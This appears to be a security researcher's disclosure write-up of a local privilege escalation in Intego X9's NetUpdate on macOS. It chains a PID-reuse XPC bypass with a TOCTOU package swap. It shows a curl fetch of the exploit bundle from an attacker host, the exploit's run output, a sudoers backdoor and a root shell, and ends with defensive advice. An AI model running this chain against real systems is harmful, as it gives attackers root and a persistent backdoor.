
PACKAGE

As you can see, the .pkg file is in standard format and signed by Intego (which will be interesting later on).



```
terrence@dreamland ~/Downloads
[$ pkgutil --expand PACKAGE PACKAGE.dir
terrence@dreamland ~/Downloads
[$ cd PACKAGE.dir
terrence@dreamland ~/Downloads/PACKAGE.dir
[$ ls
Bom          PackageInfo Payload     Scripts
terrence@dreamland ~/Downloads/PACKAGE.dir
[$ ls Scripts
intego-helper-appinstall     libswiftDispatch.dylib       libswiftXPC.dylib
libswiftCore.dylib           libswiftFoundation.dylib     libswiftos.dylib
libswiftCoreFoundation.dylib libswiftIOKit.dylib          postinstall
libswiftCoreGraphics.dylib   libswiftMetal.dylib          preinstall
libswiftCoreImage.dylib      libswiftObjectiveC.dylib     preinstall-filesToDelete.txt
libswiftDarwin.dylib         libswiftQuartzCore.dylib
```

Figure 11 - Contents of the .pkg file.



```
terrence@dreamland ~/Downloads
[$ pkgutil --check-signature PACKAGE
Package "PACKAGE":
   Status: signed by a developer certificate issued by Apple for distribution
   Notarization: trusted by the Apple notary service
   Signed with a trusted timestamp on: 2025-09-10 11:17:16 +0000
   Certificate Chain:
    1. Developer ID Installer: INTEGO (TCG22P5KE4)
       Expires: 2027-03-15 08:50:07 +0000
       SHA256 Fingerprint:
           4D F3 23 A2 1D 4D D9 6A 5B C4 61 0A AC 22 DA 17 A5 15 45 A0 3C 0D
           3B 11 EC C3 6C 52 BC E0 73 A0
       ------------------------------------------------------------------------
    2. Developer ID Certification Authority
       Expires: 2031-09-17 00:00:00 +0000
       SHA256 Fingerprint:
           F1 6C D3 C5 4C 7F 83 CE A4 BF 1A 3E 6A 08 19 C8 AA A8 E4 A1 52 8F
           D1 44 71 5F 35 06 43 D2 DF 3A
       ------------------------------------------------------------------------
    3. Apple Root CA
       Expires: 2035-02-09 21:40:36 +0000
       SHA256 Fingerprint:
           B0 B1 73 0E CB C7 FF 45 05 14 2C 49 F1 29 5E 6E DA 6B CA ED 7E 2C
           68 C5 BE 91 B5 A1 10 01 F0 24
```

Figure 12 - Observation of signature information.

PRODUCT_INFO

The content of `PRODUCT_INFO` (.plist) can be observed below (real data used as an example).

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>AUTHORISATION_STATUS</key>
    <integer>0</integer>
    <key>AUTHORISATION_STATUS_2</key>
    <integer>1</integer>
    <key>AUTHORISATION_STATUS_3</key>
    <integer>0</integer>
    <key>AUTHORISATION_STATUS_4</key>
    <string></string>
    <key>AUTHORISATION_STATUS_5</key>
    <string></string>
    <key>BUILD_NUMBER</key>
    <integer>4329</integer>
    <key>BUY_URL</key>
    <string>https://www.intego.com/fr/buynow/?utm_medium=software&amp;utm_source=netupdate</string>
    <key>DOC_URL</key>
    <string></string>
    <key>DOWNLOAD_OPTION</key>
    <integer>1987208825</integer>
    <key>INFO_URL</key>
    <string>https://www.intego.com/fr/?utm_medium=software&amp;utm_source=netupdate</string>
    <key>IS_SERVER</key>
    <false/>
    <key>IS_TMB</key>
    <true/>
    <key>IS_UPGRADE</key>
    <integer>0</integer>
    <key>IS_VIRTUAL</key>
    <false/>
```

```
    <key>LANGUAGE_ISO_CODE</key>
    <string>fr</string>
    <key>LICENSE</key>
    <string></string>
    <key>LIFETIME_OVERRIDE</key>
    <false/>
    <key>MAX_DATE</key>
    <integer>1763734932</integer>
    <key>MIN_NU_VERSION</key>
    <integer>598</integer>
    <key>MIN_PRODUCT_VERSION</key>
    <integer>0</integer>
    <key>NAME</key>
    <string>Personal Backup</string>
    <key>NU_VISIBILITY</key>
    <integer>1</integer>
    <key>PACKAGE_FILE_NAME</key>
    <string>Personal_Backup.pkg</string>
    <key>PACKAGE_SIGNATURE</key>

<string>AY72mI2601UG4VhgkRrlFl0ZMX+ZVpEhXpBGACTQyJJNohdsuMZWmW4IhjwrYXLFyc1KpS3JeCfI/X3xyqrToWJMXotJM34VyfPM+Tq5GC
F93NnriSU8cRQahX6gdfy63F0wrXn1VsvJ3//FsHOR330WGog0fbaLYQO+bQfpoSN6YT4PbxS6MpFD6Vk4K9miWOF1NxjvWsHe8Lp2BTh2GL60WcXI
rP9/MrSmGzRjktFmh6aFZaNXP6pr711yDW1dwe6Dl2DzHZCSYGhCEULc7S7T5B/mxTo5hcbYlPLrgWKzz5Ae2lTfxaubJXS6LkqwZpZ/0B6bmo9avs
y5k84xcA==</string>
    <key>PACKAGE_SIZE</key>
    <integer>63849296</integer>
    <key>PACKAGE_URL</key>
    <string>https://www.integodownload.com/netupdate2/packages/MacOSX/PB/X9/10.9.29/Personal_Backup.pkg</string>
    <key>PARENT_PRODUCT_ID</key>
    <integer>0</integer>
    <key>PRODUCT_ID</key>
    <integer>1346525232</integer>
    <key>PRODUCT_NUMBER</key>
    <integer>7</integer>
    <key>ProductInstalled</key>
    <true/>
    <key>RELEASED</key>
    <true/>
    <key>RESTART_REQUIRED</key>
    <false/>
    <key>SUPPORT_ID</key>
    <string>nd</string>
    <key>UNIX_RELEASE_DATE</key>
    <integer>1757520704</integer>
    <key>UPDATE_VERSION</key>
    <integer>100900000</integer>
    <key>VERSION_STRING</key>
    <string>10.9.29</string>
    <key>WHATS_NEW</key>
    <string>Version 10.9.29-4329

Cette mise à jour prend en charge les problèmes de compatibilité générale et résout certains problèmes mineurs.

Cette version est compatible avec macOS Tahoe.</string>
    <key>X_VERSION</key>
    <integer>9</integer>
</dict>
</plist>
```

TOCTOU Race Condition

When updating a package through local installation (using a .nupkg file), the process involves several key steps. First, the .nupkg file (which is essentially a property list file) is parsed to extract two important pieces of information, the value of keys `PACKAGE` and `PRODUCT_INFO`. These values are base64 decoded, and subsequently decrypted using the `encryptDecryptData:` function from the `NUPackage` class.

`PRODUCT_INFO` reveals a property list (.plist) file. This file's key-value pairs are then parsed to create a new object. Similarly, after decoding and decrypting `PACKAGE`, the resulting .pkg file is written to the /private/tmp directory with the access rights of the user performing the installation (a non-privileged user). The file is named according to the value of the `PACKAGE_FILE_NAME` key found within the property list file.

Before the installation process can proceed, the integrity of the .pkg file is validated. This is done by checking its signature via a call to method `validateBase64Signature:key:` against a public key embedded within NetUpdate Installer. If the signature is correct, the package installation process continues and is performed with `root` privileges.




Parse .nupkg file (extract PACKAGE and PRODUCT_INFO)
Base64 decode and decrypt PACKAGE and PRODUCT_INFO
Parse PRODUCT_INFO (extract property list then create new object)
Write PACKAGE to /private/tmp/<PACKAGE_FILE_NAME>
Validate .pkg file (check signature using method validateBase64Signature: and a public key)
Installation with root privileges

Figure 13 - Package signature validation.

The embedded public key is shown below:



```
void -[NUInstaller preprocessPackage:completionHandler:](struct NUInstaller* self, SEL sel, id preprocessPackage, id completionHandler, void* arg)
1000060df  ffd3            call    rbx
1000060e1  4889c7          mov     rdi, rax
1000060e4  e85d700a00      call    _objc_retainAutoreleasedReturnValue
1000060e9  4989c4          mov     r12, rax
1000060ec  488b35ed140f00  mov     rsi, qword [rel selRef_fileURLWithPath:]  {sel_fileURLWithPath:, "fileURLWithPath:"}
1000060f3  4c89ff          mov     rdi, r15
1000060f6  4889c2          mov     rdx, rax
1000060f9  ffd3            call    rbx
1000060fb  4889c7          mov     rdi, rax
1000060fe  e843700a00      call    _objc_retainAutoreleasedReturnValue
100006103  4989c5          mov     r13, rax
100006106  4c89e7          mov     rdi, r12
100006109  ff1529b50c00    call    qword [rel _objc_release]
10000610f  488b3d82350f00  mov     rdi, qword [rel clsRef_NSData]
100006116  488b35fb100f00  mov     rsi, qword [rel selRef_dataWithBytes:length:]  {sel_dataWithBytes:length:, "dataWithBytes:length:"}
10000611d  488d15cc7a0b00  lea     rdx, [rel _kNUFileSignaturePublicKey]
100006124  b926010000      mov     ecx, 0x126
100006129  ffd3            call    rbx
10000612b  4889c7          mov     rdi, rax
10000612e  e813700a00      call    _objc_retainAutoreleasedReturnValue
100006133  4989c7          mov     r15, rax
100006136  488b3563330f00  mov     rsi, qword [rel selRef_validateBase64Signature:key:]  {sel_validateBase64Signature:key:, "validateBase64Signature:key:"}
10000613d  4c89ef          mov     rdi, r13
100006140  488b9550ffffff  mov     rdx, qword [rbp-0xb0]
100006147  4889c1          mov     rcx, rax
10000614a  ffd3            call    rbx
10000614c  4189c4          mov     r12d, eax
10000614f  4c89ff          mov     rdi, r15
100006152  4c8b3ddfb40c00  mov     r15, qword [rel _objc_release]
100006159  41ffd7          call    r15
10000615c  4c89ef          mov     rdi, r13
10000615f  41ffd7          call    r15
100006162  4584e4          test    r12b, r12b
100006165  0f84c9000000    je      0x100006234

10000616b  488b3d7e340f00  mov     rdi, qword [rel clsRef_NUInstallationProgressionReporter
100006172  488b35472e0f00  mov     rsi, qword [rel selRef_sharedReporter]  {sel_sharedRepor
100006179  ffd3            call    rbx
10000617b  4889c7          mov     rdi, rax
10000617e  e8c36f0a00      call    _objc_retainAutoreleasedReturnValue
100006183  4989c5          mov     r13, rax
100006186  488d4da0        lea     rcx, [rbp-0x60 {var_68}]
10000618a  488d05571e0d00  lea     rax, [rel cfstr_PackageName]
```

```
1000bdbf0  _kNUFileSignaturePublicKey:
1000bdbf0  30 82 01 22 30 0d 06 09-2a 86 48 86 f7 0d 01 01  0..”0...*.H.....
1000bdc00  01 05 00 03 82 01 0f 00-30 82 01 0a 02 82 01 01  ........0.......
1000bdc10  00 dc 1d c0 34 8e 3c 9b-73 e5 71 21 27 ee 6a e7  ....4.<.s.q!'.j.
1000bdc20  cb a9 2f 4b 2d 78 95 47-16 09 c0 56 68 98 a1 f7  ../K-x.G...Vh...
1000bdc30  3a 3a 93 a3 a0 6d 9c dc-ef a8 3b c2 2c c3 6c 89  ::...m....;.,.l.
1000bdc40  b3 62 3f 14 71 45 17 91-64 23 d9 7e 5c 25 ed ad  .b?.qE..d#.~\%..
1000bdc50  b0 30 11 e1 c0 ba 3c 75-5a 17 e9 bb 19 a8 24 4c  .0....<uZ.....$L
1000bdc60  21 52 de 22 11 27 e7 21-37 7f ea 40 3c 64 c0 bc  !R.".'.!7..@<d..
1000bdc70  f1 c3 c0 a1 26 51 25 8c-bb 3a 38 82 b0 82 95 a9  ....&Q%..:8.....
1000bdc80  a0 6f 40 9a 96 02 4b 65-15 e0 9f 8c 89 7f 54 cd  .o@...Ke......T.
1000bdc90  bd f9 3f 87 a9 80 92 2b-2c 12 55 20 9c cd 2d 5d  ..?....+,.U ..-]
1000bdca0  a0 9a a4 22 18 18 51 22-c7 5a 31 10 ac 36 94 fb  ..."..Q".Z1..6..
1000bdcb0  31 a5 66 3b 08 eb 9f 37-40 7f 2c ce b8 96 7c 05  1.f;...7@.,...|.
1000bdcc0  ae 03 4d 2e 20 f3 96 18-c1 e5 d1 8b f8 6d 5f 1b  ..M. ........m_.
1000bdcd0  61 c1 db b3 a8 38 37 fa-92 ce 91 a0 2e fc f0 b8  a....87.........
1000bdce0  20 0a 42 73 66 d8 c2 20-0d 4a c3 1f 92 05 f1 64   .Bsf.. .J.....d
1000bdcf0  78 ec 94 01 ae 95 ba 98-58 d1 c7 17 b4 8a 55 a4  x.......X.....U.
1000bdd00  8e 60 15 e2 a4 34 15 50-d3 c7 22 99 4e e9 23 e6  .`...4.P..".N.#.
1000bdd10  51 02 03 01 00 01 00 00                          Q.......
```

Obviously we don't have Intego's private key so we can't sign update packages. Therefore we need to figure out some way to bypass the signature verification.


Luckily for us there is a brief time window between the moment a package's signature is validated and the moment that same .pkg file is actually used for installation as `root`. This gap, a classic TOCTOU (time-of-check to time-of-use) vulnerability, allows us to swap a previously validated file with a malicious one.

The system proceeds under the assumption that it is installing the legitimate already verified package, but in reality it ends up processing our unsigned malicious package. As a result, the installation workflow executes our malicious preinstall script with `root` privileges, allowing the silent deployment of our backdoor.

Exploit


The attacker first abuses the previously identified PID-reuse flaw to bypass XPC trust checks and modify the privileged updater's settings so it accepts a locally supplied update, then uses a second TOCTOU race during package installation to replace a package that already passed signature verification with a malicious one just before the root-level install step, causing the updater to execute attacker-controlled install logic with root privileges.

Preparation of the attack



The attacker generates an update package (.nupkg) on his machine.

```
terrence@dreamland — ~/Downloads

terrence@dreamland ~/Downloads
[$ ls
Coiffeur_Package.pkg gen_nupkg.py
terrence@dreamland ~/Downloads
[$ python3 gen_nupkg.py
terrence@dreamland ~/Downloads
[$ ls
Coiffeur_Package.nupkg          GENERATED_PRODUCT_INFO.plist
Coiffeur_Package.pkg            gen_nupkg.py
```



*The .pkg file must be a .pkg signed by **Intego** (used for signature checking).*


The attacker then bundles the exploit (exploit.m), the update package (.nupkg), and a malicious unsigned package (Coiffeur_Backdoor.pkg) into a ZIP archive.

```
terrence@dreamland ~/Downloads
$ ls -al Archive
total 295888
drwxr-xr-x  5 terrence  staff       160 Nov 27 11:29 .
drwx------@ 4 terrence  staff       128 Nov 27 11:29 ..
-rw-r--r--  1 terrence  staff  63834560 Nov 27 11:29 Coiffeur_Backdoor.pkg
-rw-r--r--  1 terrence  staff  87640043 Nov 27 11:29 Coiffeur_Package.nupkg
-rw-r--r--  1 terrence  staff     14157 Nov 27 11:29 exploit.m
terrence@dreamland ~/Downloads
$ zip -r Archive.zip Archive
  adding: Archive/ (stored 0%)
  adding: Archive/Coiffeur_Package.nupkg (deflated 24%)
  adding: Archive/Coiffeur_Backdoor.pkg (deflated 0%)
  adding: Archive/exploit.m (deflated 68%)
terrence@dreamland ~/Downloads
$ ls
Archive      Archive.zip
```

The file Archive.zip is then dropped on the machine targeted by the attacker, usually in /tmp/ (/private/tmp/), and then decompressed.

Figure 14 - Stages of preparing the attack.

Execution of the attack



Compromised machine
(attacker have shell as ***user***)


The attacker drops his exploit bundle in /tmp via the remote shell

```
user@Machine-virtuelle-de-user /tmp % curl http://192.168.64.1:8000/Archive.zip -o Archive.zip && unzip Archive.zip && cd Ar
chive
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  124M  100  124M    0     0   620M      0 --:--:-- --:--:-- --:--:--  620M
Archive:  Archive.zip
   creating: Archive
  inflating: Archive/Coiffeur_Package.nupkg
  inflating: Archive/Coiffeur_Backdoor.pkg
  inflating: Archive/exploit.m
user@Machine-virtuelle-de-user Archive % ls
Coiffeur_Backdoor.pkg   Coiffeur_Package.nupkg  exploit.m
user@Machine-virtuelle-de-user Archive % 
```

The attacker compiles the exploit (exploit.m)

```
user@Machine-virtuelle-de-user Archive % clang -framework Foundation -o exploit exploit.m
exploit.m:196:14: warning: variable length array folded to constant array as an extension [-Wgnu-folding-constant]
  196 |     int pids[racersCount];
      |              ^~~~~~~~~~~
1 warning generated.
user@Machine-virtuelle-de-user Archive % ls
Coiffeur_Backdoor.pkg   Coiffeur_Package.nupkg  exploit                 exploit.m
```

The attacker executes the file exploit



```
user@Machine-virtuelle-de-user Archive % ./exploit
2025-11-27 11:55:44.040 exploit[948:13248] [*] Malicious update successfully copied: /private/tmp/Coiffeur_Package.nupkg
2025-11-27 11:55:44.041 exploit[948:13248] [*] Forked child pid: 952 (iteration 0)
2025-11-27 11:55:44.042 exploit[948:13248] [*] Forked child pid: 953 (iteration 1)
2025-11-27 11:55:44.042 exploit[948:13248] [*] Forked child pid: 954 (iteration 2)
2025-11-27 11:55:44.042 exploit[948:13248] [*] Forked child pid: 955 (iteration 3)
2025-11-27 11:55:44.043 exploit[948:13248] [*] Forked child pid: 956 (iteration 4)
2025-11-27 11:55:44.043 exploit[952:13307] [x] Connection to daemon was invalidated.
2025-11-27 11:55:44.043 exploit[953:13308] [x] Connection to daemon was invalidated.
2025-11-27 11:55:44.043 exploit[954:13309] [x] Connection to daemon was invalidated.
2025-11-27 11:55:44.044 exploit[948:13248] [*] Forked child pid: 957 (iteration 5)
2025-11-27 11:55:44.044 exploit[955:13304] [*] Done (child about to spawn target binary).
2025-11-27 11:55:44.043 exploit[952:13301] [*] Done (child about to spawn target binary).
2025-11-27 11:55:44.043 exploit[953:13302] [*] Done (child about to spawn target binary).
2025-11-27 11:55:44.043 exploit[954:13303] [*] Done (child about to spawn target binary).
2025-11-27 11:55:44.043 exploit[952:13307] [!] Something's up with XPC communication.
2025-11-27 11:55:44.044 exploit[953:13308] [!] Something's up with XPC communication.
2025-11-27 11:55:44.044 exploit[955:13310] [x] Connection to daemon was invalidated.
2025-11-27 11:55:44.044 exploit[954:13309] [!] Something's up with XPC communication.
2025-11-27 11:55:44.044 exploit[955:13310] [!] Something's up with XPC communication.
2025-11-27 11:55:44.044 exploit[956:13305] [*] Done (child about to spawn target binary).
2025-11-27 11:55:44.044 exploit[956:13315] [x] Connection to daemon was invalidated.
2025-11-27 11:55:44.045 exploit[956:13315] [!] Something's up with XPC communication.
```


```
2025-11-27 11:55:54.058 exploit[948:13248] [*] Killed pid 952
2025-11-27 11:55:54.058 exploit[948:13248] [*] Killed pid 953
2025-11-27 11:55:54.058 exploit[948:13248] [*] Killed pid 954
2025-11-27 11:55:54.058 exploit[948:13248] [*] Killed pid 955
2025-11-27 11:55:54.058 exploit[948:13248] [*] Killed pid 956
2025-11-27 11:55:54.058 exploit[948:13248] [*] Killed pid 957
2025-11-27 11:55:54.059 exploit[948:13248] [*] Killed pid 958
2025-11-27 11:55:54.059 exploit[948:13248] [*] Killed pid 959
2025-11-27 11:55:54.059 exploit[948:13248] [*] Killed pid 960
2025-11-27 11:55:54.059 exploit[948:13248] [*] Killed pid 961
2025-11-27 11:55:54.059 exploit[948:13248] [*] Waiting for the malicious configuration to propagate ...
2025-11-27 11:55:56.069 exploit[948:13248] [*] Starting client: NetUpdate
2025-11-27 11:55:56.070 exploit[948:13248] [*] Waiting for the user to initiate an update.
2025-11-27 11:55:56.071 exploit[948:13248] [*] Monitoring log stream for process: authd
2025-11-27 11:56:06.204 exploit[948:13558] [+] Event detected (waiting 2 seconds) ...
2025-11-27 11:56:08.208 exploit[948:13558] [*] Target package removed successfully: /tmp/Coiffeur_Package.pkg.
2025-11-27 11:56:08.208 exploit[948:13558] [+] Package swap completed.
2025-11-27 11:56:08.208 exploit[948:13558] [*] Checking for LPE status ...
2025-11-27 11:56:08.210 exploit[948:13558] [+] LPE succeeded.
2025-11-27 11:56:08.210 exploit[948:13558] [*] Cleaning ...
2025-11-27 11:56:08.211 exploit[948:13558] [*] Malicious update removed: /private/tmp/Coiffeur_Package.nupkg
```


The attacker can now elevate his privileges to ***root*** using the command sudo su (thanks to the backdoor placed in /etc/sudoers.d/backdoor).

```
user@Machine-virtuelle-de-user Archive % sudo su
sh-3.2# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20
(staff),29(certusers),61(localaccounts),80(admin),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analytic
susers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote
_ae),701(com.apple.sharepoint.group.1)
sh-3.2# 
```

Figure 15 - Stages of the exploit execution.


Detailed explanation of how the exploit works


exploit
Writes an update file (Coiffeur_Package.nupkg) to the folder /tmp/
Coiffeur_Package.nupkg
/tmp/
Creates N child processes which calls the method setNetUpdateSettings:completionHandler: via XPC
PID-reuse attack
Child processes
Child process 0 (pid: 1337)
...
Child process N-1 (pid: 3771)
XPC message N-1
XPC message ...
XPC message 0
MachServices
com.intego.netupdate.daemon.agent
com.intego.netupdated
Each child process calls posix_spawn() and starts the binary /Applications/Intego/NetUpdate.app/Contents/MacOS/NetUpdate
XPC message processed one at a time, which opens a window for carrying out a PID reuse attack.
Child processes after posix_spawn
NetUpdate (pid: 1337)
...
NetUpdate (pid: 3771)
The daemon verify the signature of the binary associated with the PID associated to the XPC message (NTGCodeSigningVerifier::verifyXPCConnection:againstRequirements:error:)
Wait until the NetUpdate configuration changed via setNetUpdateSettings:completionHandler: has been propagated throughout the system
The configuration has propagated, and NetUpdate is now attempting to install updates via .nupkg files located locally in /tmp


Wait for an update to be detected and installed by NetUpdate (can be forced by launching the binary NetUpdate)
/tmp/
NetUpdate
NetUpdate configuration
NetUpdate detects the update file Coiffeur_Package.nupkg
Coiffeur_Package.nupkg
NetUpdate extract the .pkg from PACKAGE to PACKAGE_FILE_NAME
/tmp/
NetUpdate validates the signature of the .pkg file before installation (must be signed by **Intego**).
Coiffeur_Package.pkg
Once the signature has been validated, a log message confirming its validity is issued to the system. The installation process will now begin
TOCTOU Race Condition
The log message is detected
The file Coiffeur_Backdoor.pkg (installs a backdoor in /etc/sudoers.d/backdoor when the preinstall script is executed) and Coiffeur_Package.pkg are swapped.
Coiffeur_Backdoor.pkg
Coiffeur_Package.pkg
TOCTOU Race Condition exploitability window (time difference between signature validation and the start of the installation process)
The exploit monitors the existence of the file /etc/sudoers.d/backdoor
NetUpdate installs the package Coiffeur_Package.pkg
The exploit is successful. The attacker can elevate his privileges to ***root*** by executing the command sudo su

```
{
    ...
    "backgroundUpdateOnOff": 1,
    "backgroundUpgradeOnOff": 1,
    "email": "junk@proton.me",
    "localCheckOnOff": 1,
    "localCheckPath": "/private/tmp",
    "updatesSavePath": /Users/user/Downloads
}
```

Figure 16 - Detailed explanation of how the exploit works.



```
user@Machine-virtuelle-de-user ~ % cd /tmp && ls -al /etc/sudoers.d/backdoor
```

Figure 17 - Exploit running.

Proof Of Concept

- File: gen_nupkg.py
- File: exploit.m

```
//                           /\  .-----.  /\
//                          //\\/       \//\\
//                          |/\|    0    |/\|
//                          //\\\;-----;///\\
//                         //  \/   .   \/  \\
//                        (| ,-_|coiffeur|_-, |)
//                          //`__\.-.-./__`\\
//                         // /.-(     )-.\ \\
//                        (\ |)   '   '   (| /)
//                         ` (|           |) `
//                           \)           (/
// Title:     Intego X9, Local Privilege Escalation
// Author:    Mathieu Farrell aka @Coiffeur0x90
// Date:      2025-11-12
// Summary:   Exploits a PID-reuse Race Condition to bypass XPC listener
//            client-signature verification, uses that bypass to modify the
//            updater's (NetUpdate) configuration, then leverages a second
//            TOCTOU Race Condition during package installation (signature
//            checking) to swap and install a package (as root) whose
//            preinstall script drops a backdoor (/etc/sudoers.d/backdoor).
// Compile:
//       clang -framework Foundation -o exploit exploit.m
// Run:
//       ./exploit

...
```

Conclusion

Across these three posts, the same security pattern emerges. Intego's privileged macOS components repeatedly trust inputs that should never serve as stable security boundaries. What starts with TOCTOU filesystem issues and unsafe task handling evolves into PID-based XPC authentication bypasses and ends with an update chain where mutable settings and a check/use gap can be combined to obtain root. Taken together, these findings show that the problem is not one isolated bug, but a broader design weakness in how privileged services validate identity, files, and update artifacts. The defensive takeaway is clear. Privileged helpers must minimize trust in user-controlled state, avoid PID-based authorization, and verify the exact artifact that will ultimately be installed or executed.

Author's words

Thank you for taking the time to read this post! Your interest in the topic truly means a lot.

Coiffeur

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!